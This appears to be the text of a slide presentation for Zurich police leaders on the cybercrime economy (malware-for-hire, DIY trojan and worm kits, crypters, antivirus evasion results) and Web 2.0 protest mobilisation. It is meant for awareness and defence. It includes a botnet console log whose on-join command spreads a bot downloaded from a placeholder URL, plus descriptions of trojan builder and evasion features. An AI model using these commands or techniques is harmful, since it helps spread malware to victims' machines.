

Cybercrime Operations + Web 2.0 Threats

Kaderforum des Polizeidepartements der Stadt Zürich

Dr. sc. ETH Stefan Frei
Andreas Reichmuth



About

- Stefan Frei, Dr. sc. ETH
 - Dozent & Senior Research Associate, ETH Zurich
- Brief Bio
 - been in IT security for more than a decade
 - worked for international penetration testing and R&D teams in industry and academia
 - member of the IBM ISS X-Force attack team
 - frequent speaker at security conferences like BlackHat, DefCon
 - recognized cybercrime expert in industry and media

Outline

- Cybercrime - from amateurs to organized crime
- Tools and services of the trade
- Life Malware Demonstration

- Web 2.0 - Understanding the threat
- How Web 2.0 change things
- Cyber Protesting

- Defense

Acknowledgments to Gunter Ollmann, Damballa

Evolution of Cybercrime

There is no security on this earth, only opportunity
Douglas MacArthur (1880-1964)



The Environment

- world Internet usage has grown 362% to an estimated 1.6 billion users since 2000
- networking has evolved from dedicated point to point connections to ubiquitous communication between people, platforms, and applications
- vulnerabilities in applications and devices are now exposed and accessible globally
- number of targets, revenue per target and type of exploitation has also evolved rapidly


Cybercrime

- Organized crime
 - .. is primarily about the pursuit of profit
 - .. the continuation of business by criminal means
 - .. tend to be exceptionally good at identifying and seizing opportunities for new illegal enterprises and activities
- The Internet and the continuing growth of electronic commerce offer enormous new prospects for illicit profits

Cybercrime - a professional endeavor

- Specialization of the development
 - .. of malware & tools, acquisition of targets, localization, distribution, controlling of botnets, laundering the money
 - by experts in the respective field
- Division of Labor
 - leads to the availability of formidable tools and services in support of the criminals
 - competition among actors has contributed to a considerable drop in the price of malware, and in the availability of advanced customer care and services

You're Owned - what's next?



PII = Personally identifiable information

The right tools for the job





Malware Development Lifecycle

1. Malware construction
 - source code or do-it-yourself malware kits
2. Malware distribution
 - turn malware into self-spreading worm
3. Malware reverse engineering protection
 - protect your investment - against analysis and copycats
4. Malware detection evasion
 - ensure your malware bypassed antivirus et al.


1. Malware Construction



Will code malware for financial incentives

- “Malware coding for hire” propositions

Starting price for my malware is 250 EUR. Additional modules like P2P features, **source code** for a particular module go for an additional 50 EUR. If you're paying in another currency the price is 200 GBP or 395 dollars. I sell only ten copies of the builder so hurry up



The screenshot shows a C++ IDE with a terminal window displaying a botnet control interface. The terminal output includes:

```
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>
=====
m Mute on/off          | r Reconnect          | q Quit
-----|-----|-----
l List clients <basic> | L List clients <adv> | n Number of clients
-----|-----|-----
ur Reconnect user     | uk Kill user         | uc Command user
ar Reconnect all      | ak Kill all          | ac Command all
um Mute user          | am Mute all          | uq Query user
-----|-----|-----
jl List onjoin commands | ja Add onjoin command | jr Remove onjoin cmd
-----|-----|-----
sr Server restart     | sq Server quit       |
=====
[21:26:10] EVENT: Joined: 127.0.0.1:1116
[21:26:20] EVENT: Joined: 127.0.0.1:1118
ur 127.0.0.1:1116
[21:26:49] EVENT: Quit: 127.0.0.1:1116
[21:26:50] EVENT: On-join command: Total: 0
ja ushspread
[21:27:24] EVENT: Server: On-join command added
ja mnspsread http://website.com/bot.exe
[21:27:42] EVENT: Server: On-join command added
jl
[21:27:44] EVENT: On-join command: 1: ushspread
{
  string [21:27:44] EVENT: On-join command: http://website.com/bot.exe
  jr 1
}
if (G [21:27:57] EVENT: Server: On-join command removed
if (h [21:28:00] EVENT: On-join command: 2: mnspsread http://website.com/bot.exe
[21:28:00] EVENT: On-join command: Total: 1
SetFlag 127.0.0.1:1118
[21:28:32] EVENT: Listing client: 127.0.0.1:1118 U L WINXP SP3 User Up: 0d 0h 16m
if(p [21:28:32] EVENT: Total clients: 1 (without visitors and masters)
n
[21:28:46] EVENT: Total clients: 3
sr
Are you sure? (press y and then enter, else any other key)
y
[21:29:07] EVENT: Connection has been dropped.
Reconnecting...
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>
=====
m Mute on/off          | r Reconnect          | q Quit
-----|-----|-----
str
mod
str
str
if
}
ret
```

I can also offer you **another deal**, I will share the complete **source code** in exchange to access to a botnet with at least 4000 infected hosts because I don't have time to play around with me bot right now

Source: <http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html>

Do-It-Yourself Malware Kits

- Constructor kit features
 - Trojan constructor
 - remote desktop
 - webcam & audio streaming
 - remote password & registration key retrieval
 - remote shell
 - advanced file manager
 - online / offline key logger
 - updates by plug-in uploads
 - etc..

Remote Administration Kit (RAT)

■ Gold Edition

- 7/24 online support
- replacement warranty if tool gets detected by any antivirus
- for USD 249.-



Silver Edition

- 4 months (maximum 3 times) replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail and instant messengers
- Supports 95/98/ME/NT/2000/XP/V/ista
- Webcam streaming is available with this version
- Realtime Screen viewing(controlling is disabled)
- Notifies chngements on clipboard and save them

Price : 179\$ (United State Dollar)

Gold Edition

- 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)
- 7/24 online support via e-mail and instant messengers
- Supports Windows 95/98/ME/NT/2000/2003/XP/V/ista
- Remote Shell (Managing with Ms-Dos Commands)
- Webcam - audio streaming and msn sniffer
- Controlling remote computer via keyboard and mouse
- Notifies chngements on clipboard and save them
- Technical support after installing software
- Viewing pictures without any download(Thumbnail Viewer)

Price : 249\$ (United State Dollar)

Gold Edition

- 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)
- 7/24 online support via e-mail and instant messengers

2. Malware Protection



Protect your investment

- Anti debugging tools
 - powerful code-obfuscation systems help developers protect their sensitive code areas against reverse engineering
- Code Virtualizer
 - protects your sensitive code areas in any x32 and x64 native PE files
 - protects executable files/EXEs, system services, DLLs, OCXs , ActiveX controls, screen savers and device drivers)
 - commercial tool

Obfuscation options



of virtual machines

Level of obfuscation

Complexity of virtual machines

Number of mutations

Fake stack emulation

Source: <http://www.oreans.com/index.php>

3. Malware Distribution



Turn any executable into a worm

- TrojanToWorm T2W
 - gives programmers an easy user interface to turn any executable file into a worm
 - let's you turn `notepad.exe` into a self spreading worm
 - design a worm with different functionalities by just checking different flags
 - as compress it with UPX
 - select expiration time and spreading methods

Do-it-yourself Worm

Executable to be turned into a worm

Flags to compress it, create mutex, ..

Enable auto-start?

Activity start- and end-date

Disable unwanted OS functions

The screenshot shows the main application window titled "T2W [TrojanToWorm] v2" with a green "Generate" button at the bottom. The interface is divided into several sections:

- General Options:** Includes a text field for the executable to be transformed, a "Search" button, and checkboxes for "Enable MuteX", "Enable UPX", "Enable Melt", and "Backup".
- Leak Options:** Includes checkboxes for "No infect PenDrives that are connected in the session of the following users (Split with #)" and "No infect PenDrives which have the following names (Split with #)". A text field contains "TZW-SV5LNMK194" and a "Random" button.
- Advanced Options:** Includes checkboxes for "Enable StartUp", "Enable from the date (Format: dd/mm/yyyy)", "Disable from de date (Format: dd/mm/yyyy)", "Show message when run the worm", and "Disable functions of the operating system". There are "Methods" and "Edit" buttons.

Three smaller windows are open on the right side:

- Regedit:** Shows "Methods of StartUp:" with radio buttons for "Load", "Shell", and "Scripting", and a "Save Changes" button.
- Icons:** Shows "Use custom icon" checkbox, "Icons:" section with "Before" and "After" preview boxes, and a "Save Changes" button.
- Message Editor:** Shows "Message Editor:" section with "Title:", "Message:", and "Type of message:" fields, a "Test" button, and a "Save Changes" button.

4. Antivirus Evasion



Underground antivirus testing tools

The screenshot displays the ScanLix 1.0 interface. At the top, the file path 'C:\beto1.exe' is entered. Below, a table shows the results of the scan across multiple antivirus engines. The word 'terminado' is written in large green letters at the bottom of the window.

Antivirus	Posibles Infecciones	Tipo de Infección(Resultados)	Tiempo Espera[Seg.]
McAfee	Posible Virus: 1	Found the Exploit-DcomRpc trojan !!!	
Kaspers...	Posible Virus: 1	Exploit.Win32.DCom.ad	
Shopos	viruses.....1	>>> Virus 'Troj/Dentist-B' found in file C:\beto1.exe	
F-Prot	Posible Virus: 0	C:\BETO1.EXE is a security risk or a "backdoor" pro...	
AntiVir	Posible Virus: 1	C:\BETO1.EXE Worm/Sinmsn (exact)	
Norton	Posible Virus: 0	C:\BETO1.EXE is infected with the W32.Blastar.Wor...	
BitDefe...	Posible Virus: 1	C:\BETO1.EXE is infected with the W32.Blastar.Wor...	
ClamWin	Posible Virus: 1	C:\beto1.exe: Exploit.DCOM.Gen FOUND	
Solo	Posible Virus: 1	Trojan.Exploit.Win32.DCom.AD	
Nod32	Posible Virus: 1	C:\beto1.exe - Win32/Exploit.DCom.AD (Troyano)	

Source: <http://pandalabs.pandasecurity.com/archive/Multi-AVs-Scanners.aspx>

All-In-One Malware Construction Kits




Handy All-In-One Tools

All you need, Binder, Anti Debugging, Spread & Stealth, ...

Globally unique, per customer private edition

Customer information, payment method, number of refunds, ...



Garantia


Ahora tiene garantia de 3 REFUDS, o sea que te cambiamos **totalmente gratis** tu stub hasta 3 veces por si te **lo detectan los antivirus**.

En la version anterior se le cambio el stub a **solo un 5% de los clientes**, El resto siguen con su **stub prinsipal indetectable**.

Compras

El elite protector 2.0 tiene un precio de **100 Euros**, Si estas interesado en comprar **### Protector 2.0** con un stub totalmente privado y garantia de 3 REFUDS, envia un mail a **####@gmail.com** o contactame mediante la **PAGINA DE CONTACTO**, y te respondera a la brevedad.

Spread and Stealth



Live Demonstration Trojan DIY Construction Kit



Demonstration - Menu du jour

- Build trojan
 - build trojan with customized functionality
 - hide it in the Minesweeper game
 - remotely control infected host(s)
- Code Crypter
 - obfuscate/crypt Minesweeper worm
 - check antivirus detection rate

Create a new trojan/server

The screenshot shows a window titled "Create New Server" with a sidebar on the left containing the following options: Basic Options, Installation Server, Boot, Add file, Anti Debugging, Miscellaneous Option:, Display messages, **Black list** (selected), Overview, and Create server. The main area is titled "Black List of processes and services" and contains a checked checkbox "Try to finish the following process and uninstall the following services:". Below this are two text boxes: "Process names" containing "calc.exe", "anivirus.exe", and "iexplore.exe", and "Services names" which is empty. At the bottom of the window, a text box reads: "The server will try to kill and uninstall process and services in the list".

where to find the command & control host

define startup options

select program(s) to hide the Trojan in

key logger - yes please

startup message to deceive victim (if needed)

disable/kill unwanted processes on target machine

Command and Control Options

Read clipboard

List and kill processes

Life capture and control of desktop

Remote command console

Online / offline keylogger

Execute commands

Life remote target session

List / start / stop / disable services

Read / modify registry

Life capture of webcam or microphone

Disable taskbar / desktop icons / start-button, reboot, ..

Restart / update trojan. Load new plug-ins

Command & control options

Antivirus Evasion



Antivirus Evasion Summary

- Experiment
 - Trojan built with a freely available DIY kit
 - Trojan obfuscated using a freely available crypter
 - both tools are more than 6 month old
- 03-Dec-2009
 - Trojan: detected by 77% of 40 AV products
 - Trojan after crypter: detected by 35% of 40 AV products
- 21-Dec-2009
 - Trojan after crypter: detected by 61% of 40 AV products
- Failed to detect
 - many of the major AV vendors failed to detect the Trojan more than 18 days after the sample was made available ..

Antivirus is playing catch-up

AV industry in 1998



AV industry in 2008



Image Copyright: INARUS Security Software GmbH

Cyberwarfare Web 2.0



Web 2.0 - Social Networking Sites

- Social Network phenomenon creating new forums for mass communication and event coordination
- Virtual community “groups” can be created to address passionate topics, political ideals, and social injustices
- Groups tend to attract like-minded communities of interest and can swell their ranks rapidly
- Members of a group with targeted agenda’s can promote calls to action and facilitate “mob” responses
- Distribution of cyber arms and coordinated attacks possible

Social networks on the rise

- Social networking sites on the increase
- Huge numbers of online members
- Almost all sites have the ability to create new “groups” or “forums” for discussion and information sharing

Site	Members
Facebook	300,000,000
MySpace	263,000,000
Skyrock	22,000,000
LinkedIn	43,000,000
Orkut	67,000,000
Bebo	40,000,000
Hi5	80,000,000
Nexopia	1,500,000
Mixi	21,000,000
Vkontakte	25,000,000
Netlog	36,000,000
Habbo	117,000,000
Friendster	90,000,000

Wikipedia

Common Interest Groups

- Military actions in the Gaza territory led to new social network groups supporting the opposing sides

	<p>Group: 7,000,000 against Hamas, Hezbollah, Fatah, and other terror organizations</p> <p>Size: 9,716 members</p> <p>Type: Common Interest - Beliefs & Causes</p> <p>New: 149 More Members, 2 Board Topics, 19 Wall Posts</p>	<p>Join Group</p>
	<p>Group: I Support the Israel Defense Forces In Preventing Terror Attacks From Gaza</p> <p>Size: 88,372 members</p> <p>Type: Common Interest - Beliefs & Causes</p> <p>New: 621 More Members, 33 Board Topics, 1,903 Wall Posts</p> <p>Updated: Description, News</p>	<p>Join Group</p>
	<p>Group: End the siege on Gaza now....معا لأجل فك الحصار عن غزة</p> <p>Size: 49,456 members</p> <p>Type: Organizations - Political Organizations</p> <p>New: 213 More Members, 12 Board Topics, 34 Wall Posts</p> <p>Updated: Description</p>	<p>Join Group</p>
	<p>Group: Let's collect 500000 signatures to support the Palestinians in Gaza</p> <p>Size: 670,281 members</p> <p>Type: Common Interest - Politics</p> <p>New: 8,461 More Members, 89 Board Topics, 1,374 Wall Posts</p>	<p>Join Group</p>

88,372 members

670,281 members

Moving beyond discussion

- popular movements and causes within a social network may stretch beyond joining an online group and participation in group discussions
- online groups are an ideal vehicle for organizing more influential or disrupting mass protests
 - physical
 - “here’s the private phone number of the ambassador. tell her what you really think.”
 - “meet outside the French embassy on Sunday with your plaque”
 - cyber
